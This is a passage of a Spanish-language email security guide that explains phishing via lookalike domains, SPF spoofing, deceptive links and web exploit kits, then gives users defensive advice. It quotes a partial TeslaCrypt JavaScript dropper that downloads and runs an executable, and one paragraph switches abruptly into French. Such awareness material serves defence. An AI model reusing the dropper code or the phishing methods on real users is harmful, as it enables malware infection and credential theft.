Véase el siguiente ejemplo con esta última herramienta. Supóngase que un atacante crea un campaña de phishing utilizando como señuelo gasnatural.es. Tras comprobar que dicho dominio consta de registros SPF (concepto explicado más adelante) y que el mismo no puede ser usurpado, los atacantes deciden registrar un dominio similar. Para ello, utilizan dnstwist. Esta herramienta automatiza la generación de dominios similares a partir del introducido como argumento, en este caso el dominio legítimo gasnatural.es. Con la opción -r mostrará los dominios similares actualmente registrados. Fíjese que la salida muestra dominios parecidos utilizando diversas técnicas:

- ***Omission*** (eliminando caracteres): ***gasnatura.com***
- ***Hyphernation*** (añadiendo un guión): ***gas-natural.es***

[Figura 3-10] Herramienta *DnsTwist* (dominios registrados similares a *gasnatural.es*)



Si se ejecuta el mismo comando sin el parámetro -r, *dnstwist* generará multitud de dominios similares utilizando algunas de las técnicas previamente indicadas así como técnicas de repetición, inserción, reemplazo, adición, etc. En la siguiente imagen se muestra el resultado de la ejecución de dnstwist con la generación de 280 variantes utilizando estos métodos.

[Figura 3-11] Herramienta *DnsTwist* (búsqueda de dominios similares a *gasnatural.es*)



El atacante podrá seleccionar cualquiera de estos dominios para enviar un correo dañino. En los últimos años se han llevado a cabo diversas campañas de phishing utilizando este mismo método. Una de las más relevantes fue la de Endesa. Los atacantes [Ref – 20] utilizaron múltiples dominios falsos de Endesa para hacerse pasar por dicha compañía y conseguir infectar a los usuarios con una variante de TorrentLocker (un tipo de ransomware). Uno de los remitentes utilizados fue "endesa-clientes.com" el cual tiene cierta similitud con el dominio legítimo "endesaclientes.com". Puede comprobarse mediante un whois que la fecha de registro del mismo se ha realizado prácticamente unos días antes de empezar a enviar los correos dañinos.

[Figura 3-12] Whois *endesa-clientes.com*

```
root@ccn-cert:~# whois endesa-clientes.com | grep Date:
   Updated Date: 30-may-2016
   Creation Date: 30-may-2016
   Expiration Date: 30-may-2017
root@ccn-cert:~#
```

Dichos mail tratan de simular una factura de Endesa como la mostrada en la imagen de la derecha. El enlace "*Consulta tu factura y consumo*" apunta a un fichero .zip alojado en determinado sitio web (un servidor comprometido) el cual contiene un fichero *JavaScript* que inicia la descarga y ejecución del *ransomware*.

[Figura 3-13] *Phishing endesa-clientes.com*



La otra técnica a la que suelen recurrir los atacantes es suplantar la cuenta y dominio real del remitente. Éste, sin duda, es el método más efectivo, ya que aumenta las probabilidades de que la víctima abra un correo de alguien conocido. Sin embargo, para poder suplantar el dominio de un usuario el servidor DNS asociado al mismo debe de carecer de ciertas medidas de seguridad como, por ejemplo, SPF (*Sender Policy Framework*). SPF, tal y como describe la compañía **Proofpoint** es:

"… un protocolo de autenticación de correo electrónico que permite que si empresa especifique a quién se permite enviar correo electrónico en nombre de su dominio. Usted puede autorizar a los remitentes para los proveedores de correo electrónico en el sistema de nombres de dominio (DNS). Ese registro SPF incluye una lista de las direcciones IP aprobadas y de las direcciones IP de los proveedores."

Un atacante puede comprobar fácilmente si determinado dominio hace uso de SPF, por ejemplo, por medio del comando ***dig***. En el siguiente ejemplo puede verse el registro SPF del dominio legítimo correos.es. Los servidores indicados con la opción "a" se corresponden con los autorizados para enviar emails.



[Figura 3-14]
SPF correos.es

3.6 Enlaces dañinos

El uso de enlaces dañinos es quizás una de las técnicas más utilizadas para conseguir ejecutar código en el equipo de la víctima o bien para obtener información de la misma. El tipo de enlace (donde apunta, qué tipo de acciones ejecutará, etc.) dependerá de los objetivos de los atacantes. A continuación se describen los usos más habituales de enlaces dañinos.


El uso de enlaces dañinos es quizás una de las técnicas más utilizadas para conseguir ejecutar código en el equipo de la víctima o bien para obtener información de la misma

3.6.1 *Phishing* bancario

Si el objetivo es conseguir datos financieros de los usuarios, es habitual que se diseñe un correo electrónico intentando usurpar la identidad de determinada entidad bancaria [Ref – 21]. Si el usuario hace clic en el enlace será redirigido a una página con un aspecto similar o prácticamente igual a la del banco que intenta suplantar.

Fíjese que en la siguiente imagen, en donde el enlace parece apuntar al sitio legítimo del banco BBVA (www.bbva.es).

[Figura 3-15] *Phishing* bancario (BBVA)



Sin embargo, si el usuario hace clic en el mismo será redirigido a determinada IP dañina. Este truco se aprovecha de la propiedad HREF de HTML en donde se especifica como nombre del enlace el sitio Web legítimo mientras que el propio link apunta al sitio dañino. La siguiente imagen muestra lo sencillo que resulta crear un enlace cuyo nombre sea *https://www.bbva.es* mientras que el enlace asociado al mismo apunte a un sitio web dañino.

En otros casos, suelen registrarse nombres de dominio similares al legítimo (utilizando las mismas técnicas que las detalladas en el punto 3.5) para dotar de mayor credibilidad al correo o incluso recurrir a servicios legítimos como Google Docs [Ref – 22] para albergar el formulario fraudulento pertinente. La página dañina solicitará las credenciales del usuario o bien datos bancarios (por ejemplo, el número de tarjeta y sus coordenadas) bajo alguna justificación. Los datos ingresados por el usuario serán enviados a un servidor controlado por los atacantes.


3.6.2 Enlace de descarga de un fichero dañino

Si el objetivo es infectar el equipo del usuario es común utilizar un enlace que apunte a un fichero dañino alojado en algun servidor de forma que, una vez que el usuario haga clic en el mismo, comience la descarga. No es extraño que incluso se utilicen servicios legítimos como Dropbox, Mega, etc., (véase imagen 3-3) para albergar dichos ficheros con el objetivo de evadir determinadas soluciones de seguridad.



[Figura 3-16]
HREF (enlace dañino)

Las campañas de phishing llevadas a cabo durante mayo del 2015 [Ref – 23] para infectar a usuarios con Cryptolocker [Ref – 24] utilizaban una vez más la ingeniería social para convencer a los usuarios que descargasen y ejecutaran determinado fichero. En este caso, los emails simulaban provenir de Correos alertando al usuario de que determinada carta certificada no pudo ser entregada. Si el usuario hacía clic en el botón "*Descargar información sobre su envío*" descargaba un .rar con el ejecutable correspondiente al *ransomware*.



[Figura 3-17] *Phishing* Correos

Fíjese que para hacer más creíble el correo y proporcionar al usuario una falsa sensación de seguridad se solicita introducir determinado *captcha* antes de la descarga del fichero.

3.6.3 Web Exploit Kits


Aunque no está tan extendida como en el pasado, en los últimos años se han desarrollado y actualizado [Ref – 25]. Los Web Exploit Kits es una de las tecnologías más sofisticadas para infectar a un usuario sin necesidad de que éste descargue o ejecute un fichero dañino. Este tipo de herramientas permiten identificar vulnerabilidades en el navegador o alguno de sus *plugins* (comúnmente *Flash*, *Silverlight* o *Java*) para ejecutar código dañino en el equipo de la víctima.

El nivel de sofisticación que pueden alcanzar este tipo de herramientas puede verse de manifiesto en el *Angler Exploit Kit* [Ref – 26], el cual dispone de diversas técnicas para evadir soluciones de seguridad como EMET y entornos controlados (*sandbox*, máquinas virtuales, etc.). Otros *Web Exploit Kit* que han estado en auge son Capesand, *RIG* y *Fallout* [Ref – 25].

Generalmente, el proceso de infección es similar al descrito a continuación. Primero, un usuario recibe un correo en el cual, mediante ingeniería social, se anima al mismo a hacer clic en determinada URL. Si el usuario hace clic en el enlace es redirigido a un servidor TDS o *Traffic Direction System*. El objetivo de este servidor es valorar si la víctima es de interés, es decir, si es candidata a ser comprometida o no. Para ello, generalmente se consideran características como el *user-agent* del navegador, la IP, la directiva *referer*, etc.

Si el usuario es considerado de interés será redirigido al *Server Exploit kit*, el cual se encargará de analizar la versión del navegador y la de los *plugins* instalados en el mismo. Si alguna versión de estos componentes es vulnerable el *Server Exploit kit* lanzará el *exploit* pertinente para ejecutar código en el equipo del usuario y poder así descargar el *malware* oportuno. La siguiente imagen representa de forma simplificada dicho proceso.

Los Web Exploit Kits es una de las tecnologías más sofisticadas para infectar a un usuario sin necesidad de que éste descargue o ejecute un fichero dañino



[Figura 3-18] *Web Exploit Kit*

En el caso de que el usuario no sea considerado de interés (por ejemplo, porque utilice un navegador no contemplado por los atacantes) no se efectuará ninguna acción dañina (redirigiendo al usuario, por ejemplo, a un sitio legítimo).

NOTA:

Téngase en cuenta que no siempre la URL recibida por el usuario va a ser dañina. En los denominados ataques "*watering hole*" los atacantes, previo al envío de cualquier correo electrónico dañino, analizan los patrones de navegación de la víctima. Una vez recabada dicha información intentan comprometer alguna de las páginas web más consultadas por los usuarios. Generalmente, el método de infección consiste en añadir código dañino para redirigir al visitante al *Web Exploit Kit* controlado por los atacantes (por ejemplo, un simple *iframe* en *Javascript*). El último paso consistiría en enviar un correo electrónico con un enlace a la URL legítima previamente comprometida.



Este método es mucho más eficiente debido a la credibilidad que aporta al usuario ver una página de confianza. El ataque que tuvo lugar en febrero de 2016 contra diplomáticos y personal militar de la India, apodado como Operation *Transparent Tribe* [Ref – 27] por los investigadores de Proofpoint, utilizó este tipo de técnicas para infectar determinados equipos con el RAT *MSIL/Crimso*.

Il convient de noter que tout ce processus se déroule de manière totalement transparente pour l'utilisateur. Même certains *kits d'exploitation* tels que *Angler* [Ref - 28] ont la capacité d'exécuter le code nuisible directement en mémoire sans écrire de fichier sur le disque. Cette technique, appelée *infection sans fichier*, permet de contourner plusieurs solutions de sécurité (par exemple, certains systèmes antivirus) qui n'interviennent que lorsqu'il y a une écriture sur le disque.

4. Buenas prácticas en el uso del correo electrónico

Tras conocer las técnicas de engaño más utilizadas por los atacantes resultará más sencillo para el lector comprender el porqué de las diversas recomendaciones de seguridad que se describirán a continuación. Dicho listado se encuentra dividido en dos grupos. Por un lado, se proporcionarán una serie de recomendaciones dirigidas a instruir al usuario a identificar posibles emails fraudulentos y evitar así ser víctima de alguno de los ataques previamente descritos.

Por otro lado, desde el apartado "Seguridad de las comunicaciones vía email", se ofrecerán algunos consejos orientados a mejorar la confidencialidad y seguridad de las comunicaciones a través del correo electrónico.

Tras conocer las técnicas de engaño más utilizadas por los atacantes resultará más sencillo para el lector comprender el porqué de las diversas recomendaciones de seguridad

4.1 Identificación de correos electrónicos dañinos



Correos con patrón fuera de lo común



Verificación del remitente



Comprobación de los ficheros descargados



Actualización del sistema operativo y de las aplicaciones



Macros en los documentos ofimáticos

4.1.1 Correos con un patrón fuera de lo común

Sin duda alguna, el consejo más eficaz para identificar correos electrónicos dañinos es el sentido común. Esto significa que cualquier síntoma o patrón fuera de lo considerado normal o habitual debe despertar la sospecha del usuario. Un patrón o síntoma irregular puede significar: recibir un correo de un remitente no conocido, recibir un correo que solicite datos bancarios, etc.


El consejo más eficaz para identificar correos electrónicos dañinos es el sentido común. Cualquier síntoma o patrón fuera de lo considerado normal o habitual debe despertar la sospecha del usuario.

Por ejemplo, un email electrónico remitido por una compañía de confianza que presente un asunto o solicitud poco habitual y en el que se adjunte algún fichero o enlace, debe generar cierta desconfianza por parte del usuario. Ante este escenario, lo más recomendable, antes de abrir cualquier adjunto, es contactar con el supuesto remitente utilizando otra vía de contacto diferente, por ejemplo, teléfono, sms, otro email, etc. De este modo se podrá corroborar si el email recibido es legítimo o no. Recuérdese, tal y como se vio en el punto 3.5, que un atacante podrá en ocasiones usurpar un dominio legítimo cuando éste no presente las medidas de seguridad adecuadas.

4.1.2 Verificación del remitente

No confíe únicamente en el nombre del remitente. El usuario deberá comprobar que el propio dominio del correo recibido es de confianza. En función del cliente de correo utilizado dicha comprobación se realizará de forma diferente. Por ejemplo, si el usuario hace uso de Gmail mediante su servicio web observará una cabecera similar a la siguiente cada vez que reciba un correo de una persona con la que no ha establecido ninguna comunicación antes.


No confíe únicamente en el nombre del remitente. Debe comprobar que el propio dominio del correo recibido es de confianza.



[Figura 4-1] Cabecera remitente (Gmail)

Fíjese que en este caso aparece visible tanto el nombre del remitente como el correo electrónico del mismo. Una vez que el usuario intercambie algún correo con dicho usuario, ya no visualizará la dirección de correo en dicha cabecera (a menos que el usuario haga clic en los detalles del mismo), sino que únicamente aparecerá su nombre. Considérese este dato para identificar emails sospechosos.

La siguiente imagen muestra el remitente de uno de los correos de *phishing* en los que se usurpaba a la compañía Correos. Obsérvese que, a pesar de que el nombre del remitente es "Correos", el dominio (*supportpiece.com*) no coincide con el de la propia compañía (*correos.com*). Como se muestra en la parte inferior del mismo, el año de registro de dicho dominio se corresponde con el 2015, algo totalmente inusual de tratarse del dominio legítimo. Para obtener los datos de creación, actualización y expiración de determinado dominio pueden utilizarse servicios *whois online* como, por ejemplo, https://whois.domaintools.com/.




[Figura 4-2] Cabecera *phishing* Correos. Whois *supportpiece.com*

Otra manera de investigar el posible origen dañino del dominio es utilizar servicios *online* de reputación [Ref – 29] o servicios de análisis de *malware*. Una buena opción es utilizar www.virustotal.com el cual permite, entre otras cosas, comprobar URLs. En la siguiente imagen se ha utilizado este último servicio para verificar si el dominio anterior, *supportpiece.com*, pudiera ser dañino. La imagen de la derecha muestra el resultado de dicho análisis. Puede apreciarse que al menos 6 servicios de seguridad (de un total de 66) identifican el mismo como dañino.

Se recomienda leer los comentarios que proporcionan los usuarios en dicha plataforma ya que en ocasiones suelen ofrecer información precisa sobre el tipo de amenaza que representa la web o el dominio analizado (por ejemplo, indicando el tipo de *malware* que se descarga desde el mismo).

[Figura 4-3] VirusTotal: análisis URL dañina



Una alternativa más para conocer si el dominio del correo pudiera ser dañino es buscar el mismo en algún motor de búsqueda junto con palabras clave como *phishing*, *malware*, fraude, etc. Por ejemplo, a partir del siguiente *dork* en Google ***'"supportpiece.com" phishing|malware'*** se obtienen rápidamente referencias a páginas, blogs, servicios, etc., en el que identifica el dominio supportpiece.com como fraudulento.


[Figura 4-4] Resultados de búsqueda en Google



Si se desea analizar de forma más minuciosa la procedencia del mail recibido, así como la ruta que éste toma a medida que pasa por cada servidor de correo, deberán de obtenerse las cabeceras del mismo. Aunque dicho análisis puede resultar engorroso para un usuario no técnico, existen servicios on-line como: https://toolbox.googleapps.com/apps/messageheader/analyzeheader que facilitan dicha tarea. El usuario sólo debe pegar las cabeceras en el cuadro de texto superior y pulsar el botón "*Analyse the header above*". La siguiente imagen muestra el resultado de un email de ejemplo utilizando dicho servicio. En la parte inferior de la imagen (cuadro rojo) se muestran las cabeceras "en crudo" mientras que la superior ofrece un resumen más explicativo de su significado.

Para conocer cómo obtener dichas cabeceras para los servicios de Gmail, AOL, Excite Webmail, Hotmail, Yahoo! o para los clientes de correo Apple Mail, Mozilla, Opera u Outlook consúltese el siguiente enlace: https://support.google.com/mail/answer/22454?hl=en

[Figura 4-5] Análisis de las cabeceras de un email




4.1.3 Comprobación de los ficheros descargados

Antes de abrir cualquier fichero descargado desde el correo, asegúrese de la extensión del mismo. Como se describió en el punto 3.1 los atacantes pueden utilizar iconos de aplicaciones conocidas (Adobe, Word, Excel, etc.) para camuflar la verdadera naturaleza del mismo. Si el usuario no tiene la opción "*Ocultar las extensiones de archivo para tipos de archivo conocidos*" desactivada puede ser víctima del engaño y ejecutar el mismo pensando que se trata de un fichero inofensivo. Recuérdese también comprobar el nombre completo del fichero. Windows mostrará tres puntos (ver imagen 3-9) para indicar que el nombre del fichero es superior al visualizado.

Antes de abrir cualquier fichero descargado desde el correo, asegúrese de la extensión del mismo

[Figura 4-6] Ocultar las extensiones de archivo



Es importante destacar que los ficheros ejecutables, es decir, aquellos con capacidad de ejecutar código en la máquina, no se reducen únicamente a los ficheros con extensión .exe. Otras extensiones como: *.com, .cpl, .paf, .cmd, .cpl, .js, .jse, .msi, .msp, .mst, .vbs, .vbe, .psc1*, etc., tiene capacidad para ejecutar acciones dañinas en el equipo.

Por ejemplo, los ficheros con extensión .js que son ejecutados desde disco (una vez descargados) son interpretados por el *Windows Script Host*, un entorno de ejecución con el que cuenta Windows para ejecutar ficheros *JScript* y *VBScript*. Dicho entorno permite ejecutar un fichero .js con la misma libertad que cualquier otro fichero ejecutable. Los atacantes conocen bien las ventajas [Ref – 30] que les proporciona ejecutar *JavaScript* fuera del entorno del navegador, por este motivo es habitual encontrarse emails con ficheros adjuntos cuyo contenido es un fichero .js. Las campañas del *ransomware TeslaCrypt* en abril de 2016 [Ref – 31] utilizaban precisamente este método para infectar a

sus víctimas. El siguiente fragmento de código se corresponde con el fichero *JavaScript* enviado como adjunto el cual se encargaría de descargar y ejecutar el *payload* final, un binario .exe correspondiente al *ransomware TeslaCrypt*.

[Figura 4-7] Código dañino *Javascript*.
Fuente: Sophos

```
var ll = "[redacted].com [redacted].com [redacted].com".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var fo = WScript.CreateObject("Scripting.FileSystemObject");
. . .
xa.write(xo.response);
xa.saveToFile("iywrbchubv.exe");
ws.Run("iywrbchubv.exe");
```

Teniendo en cuenta la información anterior, es importante que el usuario no ejecute ningún fichero cuya extensión sea extraña o desconocida. Además, se recomienda el uso de aplicaciones de lista blanca. Este tipo de aplicaciones están diseñadas para proteger el sistema operativo contra programas no autorizados y dañinos. Su objetivo es garantizar que sólo los programas explícitamente autorizados puedan ser ejecutados impidiendo la ejecución de todos los demás. La implementación de este tipo de sistemas se consigue utilizando una combinación de *software* encargado de identificar y permitir la ejecución de los programas aprobados con el uso de listas de control de acceso mediante las cuales se impide la modificación de dichas restricciones. Por ejemplo, **AppLocker** es un conjunto de políticas presentes en Windows 7 que permiten establecer múltiples niveles de cumplimiento y establecer listas blancas de ejecución. Dichas políticas permiten especificar qué usuarios pueden ejecutar determinadas aplicaciones [Ref – 39]. Asimismo, es posible establecer políticas para impedir ejecutar binarios desde determinadas rutas (directorios).

Es importante que el usuario no ejecute ningún fichero cuya extensión sea extraña o desconocida

4.1.4 Actualización del sistema operativo y de las aplicaciones

Se recomienda disponer de un sistema operativo actualizado. Los aplicaciones ofimáticas así como el navegador y cada uno de sus componentes (*plugins*/extensiones) deben de estar actualizados también a la última versión. De este modo se reduciría significativamente la exposición a ataques provenientes de URLs dañinas que apuntan a *Web Exploit Kits*. Como se detalló en el punto 3.6.3 dichas herramientas tienen capacidad para comprometer un equipo con tan sólo visitar un enlace

(sin necesidad de descargar o ejecutar un fichero) al aprovecharse de debilidades en el navegador o en alguno de sus componentes.

Ya que en ocasiones estas herramientas cuentan con *0-days* (*exploits* para vulnerabilidades desconocidas que no han sido parcheadas) es aconsejable disponer de software adicional para mitigar los mismos. Una de las herramientas más conocidas es EMET (Microsoft) la cual permite aplicar determinadas medidas de seguridad tales como DEP, EAF, ASLR, SEHOP, NPA, etc., de forma personalizada a los procesos que se deseen para prevenir la ejecución de código dañino. Se recomienda que herramientas como el navegador o aquellas utilizadas para abrir ficheros ofimáticos se encuentren protegidas por EMET o herramientas similares. Este tipo de aplicaciones no deben de verse como una alternativa al antivirus sino como una herramienta adicional más de protección [Ref – 39].

El sistema operativo, las aplicaciones ofimáticas, así como el navegador y cada uno de sus componentes, deben de estar actualizados a la última versión


4.1.5 Macros en los documentos ofimáticos

En el punto 3.2 se detallaron las posibilidades que proporcionan las macros mediante el lenguaje de programación VBA (*Visual Basic for Applications*). Un atacante tendría libertad para ejecutar todo tipo de acciones en el equipo de la víctima. Ya que las versiones más recientes de Office impiden la ejecución por defecto de macros, los atacantes únicamente pueden recurrir a la ingeniería social para tratar de convencer al usuario de que habilite las mismas. Aunque este recurso pueda parecer poco ingenioso sigue siendo, a día de hoy, el método más usado para sortear dicha protección.

El usuario nunca debe de habilitar las macros independientemente de lo que explicite el documento. De hecho, ese puede considerarse un indicador de sospecha. El uso de macros suele ser poco habitual y, en el caso de que el documento sea legítimo, el bloqueo de las mismas no debería imposibilitar ver su contenido.

